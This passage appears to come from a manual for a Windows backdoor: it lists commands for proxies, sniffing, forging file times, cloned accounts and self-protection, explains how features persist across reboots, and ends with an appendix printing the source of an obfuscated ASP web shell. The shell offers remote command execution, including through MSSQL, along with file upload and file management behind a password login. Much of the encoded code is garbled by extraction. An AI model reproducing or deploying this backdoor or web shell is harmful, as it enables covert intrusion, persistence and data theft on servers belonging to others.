Example:DeleteProxySetting

69. DeleteSnifferSetting Feature:Delete sniffing settings

Example:DeleteSnifferSetting

70. FileTime Feature:Modify file time

Usage:FileTime SourceFileName DestFileName

Example:FileTime Write.exe abc.exe

71. KillFTPD Feature:Kill a connection from ftp server

Usage:KillFTPD FTPDSessionNumber

Example:KillFTPD 1

Note:FTPDSessionNumber can be retrieved from the command "viewftpserverinfo"

72. CheckClone Feature:Check cloned accounts

Example:CheckClone

73. StartHTTPProxy Feature:Start HTTP Proxy

Usage:StartHTTPProxy Port [AllowedIP]

Example:StartHTTPProxy 8090

Example:StartHTTPProxy 8090 12.12.*.*

74. ViewHTTPProxyInfo Feature:View HTTP Proxy Info

Example:ViewHTTPProxyInfo

75. StopHTTPProxy Feature:Stop HTTP Proxy

Example:StopHTTPProxy

76. DeleteHTTPProxySetting Feature:Delete HTTP Proxy Settings

Example:DeleteHTTPProxySetting

77. Shield Feature:start The Backdoor 's Self-protection

Example:Shield

78. UnShield Feature:Stop The Backdoor's Self-protection

Example:UnShield

79. ViewFile Feature:View Ascii File Content

Example:ViewFile FileName

80. XTelnet Feature:Telnet To Other Host

Usage:XTelnet IP|HostName Port

Example:XTelnet 123.12.12.12 12345

Example:XTelnet www.abc.com 1234

More detail about TCP/IP filtering's two main commmands(Set and Add)

1. Set and Add both can set a list of filtering port for a specified protocol or all protocol, and the syntax of both commands is the same,the only difference is set command will overwrite the original setttings, but add command will only append the new settings to the original settings.Whatever using either command,the TCP/IP filtering status must be set to be enable, or the command will fail

2. The list of filtering port must have special order-every port must saparate by a comma.

3. The settings will take effort after reboot

4. If the system is running a commercial ftp server such as serv-u or other kinds,don't use the TCP/IP filtering feature,or the ftp server will reject the pasv mode connection.

More detail about some features:

1. ExitShell

The command will be used as the user is already in the shell mode,and the command will switch the user back to pre-shell mode.The command provides a convenient way to switch between pre-shell mode and shell mode.

2. Cmd Redirector

The feature eases the user to run some system commands in pre-shell mode.

3. Sock5 proxy

Sock5 proxy supports no auth or auth two different methods.Due to the limitation of intranet,applications with UDP protocol are unlike to use the sock5 proxy unless the gateway of the intranet is completely fully NAT.Applications with TCP protocol will not be affected

4. Httpd

The feature can act like a basic http server,but don't expect it can support asp,cgi or other stuff.This feature only provides users a easy way to create a temporary http server to view or download files.The httpd supports resume.To view the files,enter http://IP:port format in IE.If you forget to put http:// before the IP,the operation will fail.To enter unicode directory or download unicode files,you need to configure a settting in IE.IE->Internet option->Advanced,uncheck "always send URLs as UTF-8(requires restart)" option,then restart IE.

5. TCP/IP Filtering

The feature provides a way to build a "firewall" on a insecure system,but you must use it properly,or the system may reject all inbound connections,especially don't use this feature when the system is running commercial ftp server.

6. FTP client

This feature is indeed a FTP client since it can do more than a standard ftp client but in console mode and does not support port mode connection. File transfer(download or upload) can support resume if the ftp server is resumable.Due to the limition of ftp protocol,a ftp session will not receive any commands as that ftp session is in file transfer status.For example,if you are downloading files from ftp.yoursite.com ,and you want to view files on ftp.yuorsite.com,you must connect to the ftp server one more time.File search is only tested on serv-u V4.0,slimftpd V3.14 and the backdoor's build-in ftpd.I don't gurantee it will work on other ftp servers.

7. FTP Server

This is a build-in ftpd,which supports both Pasv and Port modes,supports most basic operations such as delete,create,download,upload,rename,and fxp is also supported. This ftpd is only to ease the user to transfer data among computers,so I can't gurantee it will work very well for multi-connection(I know it will work,but I don't have the condition to test it).This ftpd allows 128 connections at most,and the same IP will be restricted to login in 5 times at the same time.This ftpd is also designed to support some download utilities like flashget and nettransport.The most advanced part of this ftpd is it only use two ports for pasv connection no matter how many connections are logged in

and perform file transfer(Usually every user will use a new port to bind locally for data transfer in 99% ftpd).This design will allow this ftpd to run under some sort of firewalls or routers.Only if the control port and the data port are allowed for inbound connections,users will have no problem to login in this ftpd even it's behide firewall or router using pasv mode connection.If you set the data port to 0,then the system will allocate a port for the ftpd as data transfer is taking place.

Notes: If the box running this ftp server has no firewall,port filtering or something similiar,I recommend using 0 as the bind port

8. Some features run as the backdoor is loaded

Sock5 proxy,HTTP Proxy,FTPD and sniffing features are the only featurs that can run as the backdoor is loaded. Every time you use one of these feature,the setting will be saved,and if the system is restarted,the backdoor will start the features according to the setting.For example,if you login the backdoor and use the command "startproxy test test 12345",and if the sock5 proxy is successfully created,the setting will be saved,and when the system is rebooted,the backdoor will create the sock5 proxy as it's loaded.If you don't want the backdoor to start the feature,you can just simply use the corresponding command to delete the setting.

Others:

1. Thanks for the coder of findpassword.I have no idea who coded it,but the findpassword feature in my backdoor is based on his/her code.

2. I coded clone account and install terminal service features based on some others' research(unknown researchers,so I don't know who should take this credit)

3. Fport feature is based on many people source code,and I did modify or re-write it three times.It's pretty stable in this version.Thanks for those releasing the source code.

Appendix 2-I Souce code of the ASP backdoor

```
<%@ LANGUAGE="VBScript.Encode"  codepage ="936" %>
<%#@~^OgAAAA==v_____slV   VK\+B____tmrXmxLYKw
qyvR1G:B_____OwoAAA==^#~@%>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<title>::::_____ASP_____:::::</title>
<SCRIPT LANGUAGE="JavaScript">
<!-- Hide
function killErrors() {
return true;
}
window.onerror = killErrors;
// -->
</SCRIPT>
<DIV id=img
style="LEFT: 44px; WIDTH: 170px; POSITION: absolute; TOP: 24px; HEIGHT: 161px">
<TABLE cellSpacing=0 cellPadding=0 width=147 border=0>
  <TBODY>
  <TR>
    <TD> </TD>
    <TD> </TD>
    <TD> </TD></TR>
  <TR>
    <TD> </TD>
    <TD>_____……</TD>
  <TD> </TD>
    <TD> </TD>
    <TD> </TD></TR>
  <TR>
    <TD> </TD>
 </TBODY></TABLE>
<DIV align=center></DIV></DIV>
<SCRIPT language=javascript>
<!--
var xPos = 20;
var yPos = document.body.clientHeight;
var step = 1;
var delay = 30;
var height = 0;
var Hoffset = 0;
var Woffset = 0;
var yon = 0;
var xon = 0;
var pause = true;
var interval;
img.style.top = yPos;
function changePos() {
width = document.body.clientWidth;
height = document.body.clientHeight;
Hoffset = img.offsetHeight;
Woffset = img.offsetWidth;
img.style.left = xPos + document.body.scrollLeft;
img.style.top = yPos + document.body.scrollTop;
if (yon) {
yPos = yPos + step;
}
else {
yPos = yPos - step;
}
if (yPos < 0) {
yon = 1;
yPos = 0;
}
if (yPos >= (height - Hoffset)) {
yon = 0;
yPos = (height - Hoffset);
}
if (xon) {
xPos = xPos + step;
}
else {
xPos = xPos - step;
}
if (xPos < 0) {
xon = 1;
xPos = 0;
}
if (xPos >= (width - Woffset)) {
xon = 0;
xPos = (width - Woffset);
}
}
function start() {
img.visibility = "visible";
```

```
interval = setInterval('changePos()', delay);
}
start();
// End -->
</SCRIPT>
<style>
BODY {
	SCROLLBAR-FACE-COLOR: #ffe1e8; FONT-SIZE: 9pt; SCROLLBAR-HIGHLIGHT-COLOR: #ffe1e8;
SCROLLBAR-SHADOW-COLOR: #ff9dbb; COLOR: #f486a8; SCROLLBAR-3DLIGHT-COLOR: #ff97b9; SCROLLBAR-
ARROW-COLOR: #ff6f8f; SCROLLBAR-TRACK-COLOR: #ffe1e8; SCROLLBAR-DARKSHADOW-COLOR: #ffd9e0
}
A:link {
	FONT-SIZE: 9pt; COLOR:  #db7093; TEXT-DECORATION: none
}
A:visited {
	FONT-SIZE: 9pt; COLOR:  #db7093; TEXT-DECORATION: none
}
A:hover {
	FONT-SIZE: 9pt; COLOR:  #ffb6c1; TEXT-DECORATION: none
}
TABLE {
	BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt; BORDER-LEFT:
#c875a5 1px dotted; BORDER-BOTTOM: #c875a5 1px dotted; BORDER-COLLAPSE: collapse
}
.noborder {
	BORDER-RIGHT: medium none; BORDER-TOP: medium none; FONT-SIZE: 9pt; BORDER-LEFT: medium
none; BORDER-BOTTOM: medium none
}
INPUT {
	CLEAR: both; BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt;
BACKGROUND-IMAGE: url(images/background2.gif); WORD-SPACING: normal; VERTICAL-ALIGN: middle;
OVERFLOW: hidden; BORDER-LEFT: #c875a5 1px dotted; WIDTH: auto; COLOR: #c875a5; BORDER-BOTTOM: #c875a5
1px dotted; BACKGROUND-REPEAT: repeat; WHITE-SPACE: normal; LETTER-SPACING: normal; HEIGHT: auto
}
TEXTAREA {
	CLEAR: none; BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt;
BACKGROUND-IMAGE: url(images/background2.gif); WORD-SPACING: normal; VERTICAL-ALIGN: middle; BORDER-
LEFT: #c875a5 1px dotted; WIDTH: auto; COLOR: #c875a5; BORDER-BOTTOM: #c875a5 1px dotted; LETTER-SPACING:
normal; HEIGHT: auto
}
SELECT {
	CLEAR: none; BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt;
BACKGROUND-IMAGE: url(images/background2.gif); WORD-SPACING: normal; VERTICAL-ALIGN: middle; BORDER-
LEFT: #c875a5 1px dotted; WIDTH: auto; COLOR: #c875a5; BORDER-BOTTOM: #c875a5 1px dotted; LETTER-SPACING:
normal; HEIGHT: auto
}
.haveborder {
	BORDER-RIGHT: #c875a5 1px solid; BORDER-TOP: #c875a5 1px solid; FONT-SIZE: 9pt; BACKGROUND-
IMAGE: url(images/background2.gif); BORDER-LEFT: #c875a5 1px solid; BORDER-BOTTOM: #c875a5 1px solid
}
.radio {
	CLEAR: both; BORDER-RIGHT: #ffffff 1px solid; BORDER-TOP: #ffffff 1px solid; FONT-SIZE: 9pt; FLOAT:
none; VISIBILITY: inherit; OVERFLOW: hidden; BORDER-LEFT: #ffffff 1px solid; WIDTH: auto; CLIP: rect(auto auto auto
auto); COLOR: #ffffff; BORDER-BOTTOM: #ffffff 1px solid; POSITION: static; HEIGHT: auto; BACKGROUND-COLOR:
#ffffff
}
.hborder {
	BORDER-RIGHT: #c875a5 1px solid; BORDER-TOP: #c875a5 1px solid; FONT-SIZE: 9pt; BORDER-LEFT:
#c875a5 1px solid; BORDER-BOTTOM: #c875a5 1px solid; BACKGROUND-COLOR: #fef1ef
}
.head-foot {
	BORDER-RIGHT: 0px; BACKGROUND-POSITION: center center; BORDER-TOP: 0px; BACKGROUND-
IMAGE: url(images/line4.gif); BORDER-LEFT: 0px; BORDER-BOTTOM: 0px; BACKGROUND-REPEAT: no-repeat
}
</style>

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  Sub Window_OnLoad
  Dim strUserName
  ' ___________
  strUserName=InputBox("___________", "_____", "", 300, 200)
  ' _____UserName___
  USER.UserName.Value = strUserName
  USER.Submit   ' _____
  End Sub
  -->
  </SCRIPT>
<%#@~^BAAAAA==3^/niQEAAA==^#~@%>
  <center>____[<%=#@~^DAAAAA==dDDik+M1ls+,mQQAAA==^#~@%>]____
  </center>
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<table border=0 width=100% cellspacing=1 cellpadding=0 class="noborder">
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td width="59%" align=left> ____</td>
<td width="41%"
bgcolor="#EEEEEE"> <%=#@~^JgAAAA==]   ;;   /DR?   D7nDjl.km4snk`JU3Ij2I|H)HAJ*Ew0AAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left> ___IP</td>
<td> <%=#@~^JQAAAA==]   ;;   /DR?   D7nDjl.km4snk`Jd6ZzS{z99Ir#oQwAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left> _____</td>
<td> <%=#@~^JgAAAA==]   ;;   /DR?   D7nDjl.km4snk`JU3Ij2I|K6I:J*Nw0AAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left> _____</td>
<td> <%=#@~^AwAAAA==UKhVAEAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left> _____</td>
<td> <%=#@~^NgAAAA==d   D-   Dc:lawmOtvIn;!+dOc?+M-
+M.lMrC4^+k`E?/]&nP{g)HAJbbEhMAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left> ___CPU__</td>
<td> <%=#@~^LwAAAA==]   ;;   /DR?   D7nDjl.km4snk`JgiH~2I|6o{hI}Z3?j6"?E#6w8AAA==^#~@%> _</td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left> _____</td>
<td> <%=#@~^HQAAAA==]   ;;   /DR?   D7nDjl.km4snk`J}jJ*XgoAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder"><td align=left>&nbsp___IP: __
[__]</td><td> <%=#@~^JgAAAA==]   ;;   /DR?   D7nDjl.km4snk`J"3H}K2|)9f"J*Ag0AAA==^#~@%>|
<%=#@~^JgAAAA==]   ;;   /DR?   D7nDjl.km4snk`J"3H}K2|K6I:J*LA0AAA==^#~@%>
[<%=#@~^LwAAAA==]   ;;   /DR?   D7nDjl.km4snk`J_PKh{(|o6Iqb"f3fmo}IE#9g8AAA==^#~@%>]</td></tr>
```

```
<tr bgcolor="#EEEEEE" height=18 class="noborder"><%#@~^kwAAAA==@#@&NrsPDF~D
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{Yr:  D@#@&Dt+Dr:  'mkO.`bxD`cPcOyOOF*MFZ!TT,#_T l#&FZb@#@&6iMAAA==^#~@%><td
align=left>&nbsp_________</td>
<td> <font color=red><%=#@~^BwAAAA==O4+Ob:  8AIAAA==^#~@%> __</font></td>
</tr>
</table>
</td>
</tr>
</table>
<br><center>
<table border=0 width=500 cellspacing=0 cellpadding=0 ><tr bgcolor="#EEEEEE" height=18 class="noborder"><td align=left>
<form action="<%=#@~^IAAAAA==~"+5!+kYRU+M-+M.CDbl8s  /`riIdJ#,7woAAA==^#~@%>" method="POST">
<input type=text name=text value="<%=#@~^BgAAAA==9UxpzPvgEAAA==^#~@%>">  <font
class=fonts>_________,____\</font></td></tr><tr bgcolor="#EEEEEE" height=18 class="noborder"><td
align=left>
<input type=text name=text1 value="<%=#@~^BwAAAA==9UxpzF,7wEAAA==^#~@%>">
copy
<input type=text name=text2 value="<%=#@~^BwAAAA==9Uxpz ,8AEAAA==^#~@%>"> <font
class=fonts>__________</font></td></tr><tr bgcolor="#EEEEEE" height=18 class="noborder"><td align=left>
<input type=text name=text3 value="<%=#@~^BwAAAA==9Uxpz&,8QEAAA==^#~@%>">
move
<input type=text name=text4 value="<%=#@~^BwAAAA==9Uxpzc,8gEAAA==^#~@%>"><font class=fonts>
__________</font></td></tr><tr bgcolor="#EEEEEE" height=18 class="noborder"><td align=left>
___<input type=text name=text5 value="<%=#@~^BwAAAA==9Uxpz*,8wEAAA==^#~@%>" >
___<input type=text name=text6 value="<%=#@~^BwAAAA==9Uxpzv,9AEAAA==^#~@%>" ><font class=fonts>
______</font></td></tr><tr bgcolor="#EEEEEE" height=18 class="noborder"><td align=left><input type="text"
name="ok" size=55><font class=fonts>___CMD__</font>
<input type=submit name=sb value=____ class=input>
</form></td></tr>
<%#@~^3wAAAA==@#@&rU,2MDWMP"n/!:nPg+aO@#@&t.xI  ;E  dORwWM:cJGVr#@#@&bWP4y@!@*rJPO4  x@#
@&4"{J^sNc+6  PJ^Pr[4yLJE@#@&/+D~y4'/  .-+MR;DnlOn}4%+1O`r  j^MkwO UtnV^E*@#@&.tcDE
                PrE[4y'Jr~qS:DE  @#@&M+/aGU/  RSDrYn~r_____"E@#@&vD  /2G                /+ n
                N@#@&  U9Pr6PD0AAA==^#~@%>
</table>
</center>
<%#@~^1wYAAA==~@#@&9b:,/YM?5J~,W8LGA/G x~,G4NI?B~rxDsb+sN/G!xO~,rxDZG;
                Y+.SsN8@#@&h94~{P"+;!+kOR5EnDH?O.bxovE:94J*@#@&/DDUpJPx~"+5E  dYcp;nMX?O.bxL`rj5SE*@#
@&q0,/D.?5S~@!@*PEE,lx9~V  0YvO.ks`kY./5s*~  #{E/  Vn^DJPP4  x@#@&,~,InkwKx/  Rq.kD+~JUpJ___l,JPL~/D
D?5J~[,J@!4.@*E~@#@&~P,vP_____@#@&~~,?+O~K4%f~/KxU,',?+M\  .R;DnlD+68N+mDcJzfrG$
ZKx             +^YrG          Jb@#@&~P,B~_______~sN4_____@#@&,P~W(%GA/Kx
                Rra+           ~JGI(.AIx`tkmMG/K0Y,)^m  /kP9Dr-  D~`C :94bNpPf$}{J~[,j  D-
  DcHlanmOtv:[4*@#@&~,PB,__jpd_____@#@&,~~?  Y,W8Ljj,'~W(%f~mGU
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PF@#@&,P~B,_______~@#@&~,P&0PgWD~W(L]?c2GW,Kt  U@#@&PP,~~P"+kwGxdnc  .kDnPr@!OC(V+~8K
D[+Mx8@*@!DD@*JP,P@#@&P,P~P,B~_____@#@&PP,~P,sWM~rxDZKEUYn.,'~!,OW,kUOwk+s[;W;xD@
#@&P~,P,PP,P,]+kwGxk+
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@&,~P,PP"ndwKxk+
  .rD+~J@!&YM@*E@#@&PP~~,PvP_____@#@&,P~,P,fW,  4rV  PHWDPG8NI?c3W6@#@&,~~P,P,P~Inda
WU/      MkOn,J@!O.@*J~P,~,@#@&,P,PP,P,~B,_____P@#@&,P~~,PP,~sKDPbUOZKE
                YnD~x,!~YK~k          Yor  VN/G!xO@#@&~,P~,P,PP,P,~q6PG4NIj wk+^[/vkxD/GE
                Y  DbR#C^EnP@!@*PrJ~P4+x@#@&,P~P,~,P~,P,PP,P"n/aWU/  R
                .bY+,E@!DNP7CskTx{JEYG2rJ@*J,'PK4%]URsrn^Nd`bUDZG!xD+D*RjCV!+~[,J@!&DN@*r@#@&,PP,~~
P,P,P~P3sk+@#@&,~P,P~~,PP~~,P~P"nkwG          /  R  MkDnPr@!ON,\Csbox{EJDWwrE@*O
O@!zON@*E@#@&~P,~P,P~~,PP~3  N~q6@#@&P~,P,PP,Pgn6D@#@&P,P~~,PP,]+kwW
                dnRqDbYnPE@!JY.@*r@#@&,P~~,PP~~K4%IU tW-
  1  6Y,PE~_______@#@&P~P,P~JKWw@#@&P,PP,~]+kwKxd+
                MkO+,E@!JYC8^+@*E@#@&P~PAsk+@#@&P,PP,P"n/aWU/  R
                .bY+,E@!(@*_____@!J8@*@!(D@*J~@#@&~,P3x9~q6@#@&@#@&PP~G(L]?c/^Wd  P,P
P,P,~PEP_____@#@&,P~j  YPK8L"?P{~HWDtbxL@#@&~,PG4N9A;WUUcZVGd  P~P,~EP_____@#
@&P,P?  Y,G4Nf$ZKxU~{P1KOtbxo,@#@&+          N,kW@#@&r6PdYMjpdP@!@*,JJ~C
                N~V  WD`OMks`/DDk5V*~  #@!@*Ed  V+1OJ,Kt  U@#@&nJ8BAA==^#~@%>
<script>javascript:alert("___select__\n_____________\n_____lcx\n_________access_sql_
_:-)")</script>
<%#@~^DgAAAA==@#@&+U9Pb0@#@&VAIAAA==^#~@%>
<form  action="<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>"  method="GET">
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  <tr bgcolor="#EEEEEE" height=18 class="noborder">
     <td>SQL___:</td>
     <td><Input TYPE="TEXT" NAME="SQL" value="<%=#@~^BgAAAA==dDDj5SSQIAAA==^#~@%>" size ="30">
  <Input TYPE="TEXT" NAME="mdb" value="acess_____" size ="30"></td>
   </tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
     <td colspan=2 align=center><input TYPE="SUBMIT" value="_____sql__"></td>
   </tr>
</table>

</form>
<%#@~^KgAAAA==~&0~DDb:`M+$;+kY 0KDhcrm:9E#*@!@*rE~P:t  x~XQwAAA==^#~@%>
<%#@~^AgMAAA==@#@&wCk/SWD9',ODb:cI  ;;nkYR6GDs`JaCE#*@#@&k['O.b:cI  5E  /O
6WDhcrk[J*b@#@&d  Y,lNKZKUx{?nD7+. ;D+mO+}4L  ^O`rbGr9A /KxU+1OkKxEb,@#@&C[KZGx          }wn
                PrnDK\b[+M'jpdrJ3GAR8Inm//SG.N{JLwC/dAKD[[rIjk+.~&f'E'bN@#@&,~kY.5E  DX,',E+X+^PsldO  DR98
Wc6w|^hNkt  VsPvE,[~D  5E  /O
6WDhcrmhNrb,[~rBrP@#@&P,d+DP.+1Ind!VY,xPmNW;GUxc2X+^EOnv/OD5;+MXb~@#@&P~(6PHr:~M+^"+kEVDRA6s
,K4+
                P@#@&,PPGGPqtk^n~1}K,Dnm]nkEsYc3rwP@#@&,PP~dDD]+k;^Y~{PkYD"+k;VDP'P1t.c8&#,'PM+m"ndE^
```

```
Yv!bP@#@&,P~PMnm"+d;^YR\G7+H+XO,@#@&,P,SWKw,@#@&,P3x9PrW,@#@&,~/  YPMn^I  /!VOPx~gWOtbUo,@
#@&~,/Y.]  /;VD~{P]  w^lm  `kOD"+dE^YSE,J~r'x(/wpEbP@#@&,PdY.]  /;VD~',In2^lmnckY.I  d!VOBJ@!J~r[^Oir#~@#
@&P~dDDI  dE^YP{~]+aVmmn`dOMIn/!sYBJ@*EBJ[LOpJbP@#@&,PdDD"+/!VD~',Inw^l^nv/YM]+kEVDS^tM`8&b~E@
!(D@*J*~@#@&P3U9PkW~@#@&~/  O,l[KZKxx,',HWDtrxTP@#@&auEAAA==^#~@%> <br><table border=0 width=500
cellspacing=0 cellpadding=0 bgcolor="#B8B8B8">
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<form name="form" method=post action="<%=#@~^HgAAAA==]  ;;  /DR?  D7nDjl.km4snk`J`]Sr#rwoAAA==^#~@%>">
<input type="text" name="cmd" size=25 >
<input type="text" name="id" size=10 value="mssql___">
<input type="text" name="pa" size=10 value="mssql__">
<input type="submit" value="__cmd__">
</form></tr></table><br><table border=0 width=500 cellspacing=0 cellpadding=0 bgcolor="#B8B8B8">
<tr bgcolor="#EEEEEE" height=18 class="noborder"><td>
<form name="form1" method="post" action="<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?up=1"
enctype="multipart/form-data" >
_________:
<input name="filepath" type="text" value="drv:\path" size="15">
____:
<input type="file" name="file1" value="" size=1>
<input type="submit" name="Submit" value="__" > ______
</td></Tr>
</form></table>
<%#@~^XAAAAA==~@#@&~"+kwW  /  MkO+,Dn5!+/D 0KD:vE^:9J*P'PE@!(D@*@!(.@*rP@#@&,I+d2Kxd+c
        MkO  PkYD"+k;VDP@#@&BxoAAA==^#~@%>
</center>
<%#@~^TwEAAA==@#@&fj
        (zP',I  5E  /ORwW.hvJY  aYr#P,~v____@#@&k6PcfjUob~@!@*~Jr#~~Dt+U@#@&/nY,d4+s^'k+D7+M
mM+CY  W8%  mYvE/4+V^ CwaVbmCYrG  JbPE__dt  Vs__@#@&/+O~6W[F{d4+s^R  l:  /aCm  `9?
        ()b@#@&/  OP6WNbOn:k'6W[F
rD+h/@#@&0KD~nmmt~^KPrx,WKNrD+s/@#@&D  dwKxd+ch.rD+Pr@!0KxY,^GVKD{4sl^V@*J~[,^WcwCO4P[~E
ORO E,[~1Wc/k.+,'Pr@!&0KxO@*@!4D@*E@#@&x+XO@#@&  x9Pr0@#@&eF4AAA==^#~@%>

<%#@~^TAIAAA==@#@&fj
        (zFP{P"n;!+dYcsG.s`JDn6DFJ*~~B_____@#@&G?U()+,'~I  5E  /O
wWDhcrYn6D+r#@#@&k6PfUxo)F@!@*EJ,lU[,f?  pby@!@*rE~Y4+  @#@&/nO,/4+^sF{/n.7+D
^M+CY  G(Ln1YvJ/4+^sRmw2VbmCObWxrbPE__/t  ss__@#@&/  Y~0G[8'dt  sV8RUCs+/2C1+cfUUob+*@#@&0W
MPbxV  xcfUxp)8#PDGP8P/Dn2P F@#@&r0~hbNcfUU(zFSrBF#xE'J~Y4n  @#@&,P,wlDt{s+6YcfUxp)8~k
q#@#@&P,~n6bY,0GD@#@&  x[PbW@#@&xnaD@#@&rW,Vnxv2mY4*'yPY4+
        ~wmY4'alO4,[PrwJ@#@&wmO4 {Dbo4Yc9Uxpb8SV  xc9Ux()q*Or#@#@&k+O,0KN {/4nV^F
xm:ndalm  cwmYt*@#@&/  Y,0GNrO  :x0K[
cwC.k+xCh  `2lD4y#@#@&0KNFcmK2X4+.+,0G[bY+s@#@&M+/aGU/  RSDrYn~rmG:sCx9P^GswVnO  N~/!^1+dk"r@#
@&  x9~k6@#@&2qUAAA==^#~@%>

<%#@~^TAIAAA==@#@&fj
        (z&P{P"n;!+dYcsG.s`JDn6D&J*~~PE____@#@&fjxp)WPxP"n;!+dOcsW.hvJO+XOWJb@#@&b0PG?
        pb2@!@*JrPCU9PfUU(zc@!@*EEPDt  x@#@&dnDPdt  sVy'dnM\+.
1DnlDnK4%  mD`Jkt  sVcl2w^k^CDkW E#,B__/4nsV__@#@&k+OPWG9Fx/4nV^  Um:+d2mmn`Gj
        ()W#@#@&@#@&0K.Pb's+  `9j  (b2bPDWP8~dY  w,Oq@#@&r6Phk9cfUxp)2~kSq*'E-
r~Dtn  @#@&PP,wmOt{Vn0D`9j  (b2Sk F#@#@&~P,+XkOPWGM@#@&+  [Pb0@#@&
        +6O@#@&@#@&k6~^+UvwmYt*'y~Y4+UPalO4{wlD4PLPJ'E@#@&alDt+'.rTtO`GjxobfS^+xc9Uxpb2b
kb@#@&k+Y,0K[ {/4+^V+
        l:  dwmm+v2CY4#@#@&d+O~6W[kDn:{0G[yRwC.k+UlsnvwCDty#@#@&0K[Fc:G\  tn.  P0K[kD+:@#@&.
+kwKxd+ AMkO+,EmK:hC  NP^Gsws+Dn9Pd!m1+/k"r@#@&  x[Pb0@#@&P6YAAA==^#~@%>
<%#@~^NAEAAA==@#@&fj
        (z*P{P"n;!+dYcsG.s`JDn6D*J*~~P,B_____@#@&9?Upzv~',]+$EndDRsG.s`EY  aDvE*@#@&
k0,fUU(z*@!@*rJ~C
        NPGjxobv@!@*EJ,Y4+U@#@&d  Y~/4nV^&xd  D\n.cm.+mO  W8N+1Y`r/4nV^RCwaVr^mYkKUJ*PB__
k4nV^__@#@&/4+ss2RUlsn/al^nvf?Upz*bRbO  :dckD+:vfUU(zvbRbx-G0+\  .4@#@&D  d2W
        /  RADrO  PEmKh:mx[~1W:2s  YnN,d!m^  /k"J@#@&  UN,kW@#@&iFgAAA==^#~@%>
<center><table border=0 width=500 cellspacing=0 cellpadding=0 bgcolor="#B8B8B8">

<tr bgcolor="#EEEEEE" height=18 class="noborder">
    <td colspan=2 align=center><form method="POST" action=""&url&"">
Enter Password_<input type="password" name="password" size="20">
<input type="submit" value="LOGIN"></td>
  </tr>
</form></td></tr></table></center>
</body>
<%#@~^BgAAAA==3  N~&05gEAAA==^#~@%>
<%#@~^BwAAAA==n  N~kE(oQIAAA==^#~@%>
<%#@~^dAEAAA==d!4~slbx`*@#@&v_____EMV2lDt_____i]d@#@&!.ValY4xEtDYa)&zsG1lstKdY
r@#@&[b:P^2mY4~^2mY4@#@&k+Y,0kGAMWA/  '/.  lY  64N+mDcE?1DbwOkULcsrV  jXkYnh}4Ln^DJb@#@&r6P]
;!+/D`r2lDtE#{JE~Dt+  @#@&^wlD4xJJJ@#@&nVdn@#@&swmOt{In5!+/OcrwCY4E*[EJJ@#@&+
        N,r0@#@&r0,In5!+/DcJmYYMr8J*'rY.EnE,Y4+
        @#@&1wCO4'V2CDt@#@&mODDr('rYD!+r@#@&  Vd+@#@&^2mYt{j+M\+M
\lanmY4`s2mY4#@#@&lDY.r('JE@#@&+UN,r6@#@&W2kAAA==^#~@%><html>
<script language="JavaScript">
function crfile(ls)
{if (ls==""){alert("_____!");}
else
{window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?id=edit&attrib=<%=#@~^EQAAAA==.  ;;  /D`JmYD.k(J
bJAYAAA==^#~@%>&creat=yes&path=<%=#@~^BQAAAA==salO4GQIAAA==^#~@%>"+ls);}
return false;
}
function crdir(ls)
{if (ls==""){alert("_____!");}
```

```
else
{window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?id=dir&attrib=<%=#@~^EQAAAA==.  ;;  /D`JmYD.k(Jb
JAYAAA==^#~@%>&op=creat&path=<%=#@~^BQAAAA==salO4GQIAAA==^#~@%>"+ls);}
return false;
}
</script>
<script language="vbscript">
sub rmdir(ls)
if confirm("___________!"&Chr(13)&Chr(10)&"____"&ls)  then
window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?id=dir&path="&ls&"&op=del&attrib=<%=#@~^EQAAAA
==.  ;;  /D`JmYD.k(JbJAYAAA==^#~@%>")
end if
end sub
sub copyfile(sfile)
dfile=InputBox(""&Chr(13)&Chr(10)&"____"&sfile&Chr(13)&Chr(10)&"___________:"&Chr(13)&Chr(10
)&"____,___________. __:______c:/_c:\___")
dfile=trim(dfile)
attrib="<%=#@~^EQAAAA==.  ;;  /D`JmYD.k(JbJAYAAA==^#~@%>"
if dfile<>"" then
if InStr(dfile,":") or InStr(dfile,"/")=1 then
lp=""
if InStr(dfile,":") and attrib<>"true" then
alert "_____________________"&Chr(13)&Chr(10)&"_____["&dfile&"]"
exit sub
end if
else
lp="<%=#@~^BQAAAA==salO4GQIAAA==^#~@%>"
end if
window.open(""&url&"?id=edit&path="+sfile+"&op=copy&attrib="+attrib+"&dpath="+lp+dfile)
else
alert"_________"
end If
end sub
</script><body bgcolor="#F5F5F5">
<TABLE cellSpacing=1 cellPadding=3 width="750" align=center
bgColor=#b8b8b8 border=0>
<TBODY>
<TR >
<TD
height=22 colspan="4" bgcolor="#eeeeee" >_____
<%#@~^qgAAAA==@#@&sGMPAlm4PD4k          o~k          PWdKADKA/  RfMr-+k@#@&In/2G
          /nRS.kD+~E@!lP4.  0xBr'!DsLJQwlDt{E[DtrxTR9.b\+dnYD+DLEl[mYDDr4xOMEnB@*E[DtrUTRf.r7+J+DO
  D'r_)@!zl@*P,~P,P~P,PE@#@&12oP@#@&JzEAAA==^#~@%>   ________
